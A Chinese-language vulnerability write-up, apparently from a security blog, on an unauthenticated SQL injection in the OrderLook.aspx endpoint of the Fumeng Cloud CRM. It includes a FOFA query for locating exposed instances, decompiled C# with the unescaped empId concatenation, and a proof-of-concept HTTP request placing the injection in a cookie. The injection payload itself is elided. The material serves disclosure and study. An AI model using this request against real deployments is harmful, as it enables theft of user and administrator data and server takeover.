漏洞简介
上海孚盟软件有限公司是一家专业的外贸SaaS服务和行业解决方案提供商。其旗下产品孚盟云OrderLook.aspx接口存在SQL注入漏洞,未经身份验证的远程攻击者除了可以利用 SQL注入漏洞获取数据库中的信息(例如,管理员后台密码、站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
影响版本
fofa语法
app="孚盟软件-孚盟云"
漏洞分析
直接看 OrderLook.aspx 对应的dll文件 FumaCRM_BS.NewWeb.dll 里有关 OrderLook 方法的实现如下

一眼看到我们的老演员cookie传参的empId,就感觉有戏啊!先跟进GetEmpPic方法看下它的实现逻辑
public string GetEmpPic(string empId)
{
  DataTable table = this.dbHelper.Query($"select * from bfEmp where EmpID='{empId}' ").Tables[0];
  return this.getEmpPicHtml(table.Rows[0]["HeadPic"].ToString(), table.Rows[0]["CNEmpName"].ToString(), empId);
}好吧,还是朴实无华的参数未过滤或校验就被直接拼接进SQL语句执行,从而造成SQL注入漏洞。
漏洞复现
GET /m/Dingding/Order/OrderLook.aspx HTTP/1.1
Host: fumacrm.mrxn.net
Cookie: UserCookie={"empId":"admin'SQLI_POC","corpId": "1"}

成功延时 6 秒(执行三次)

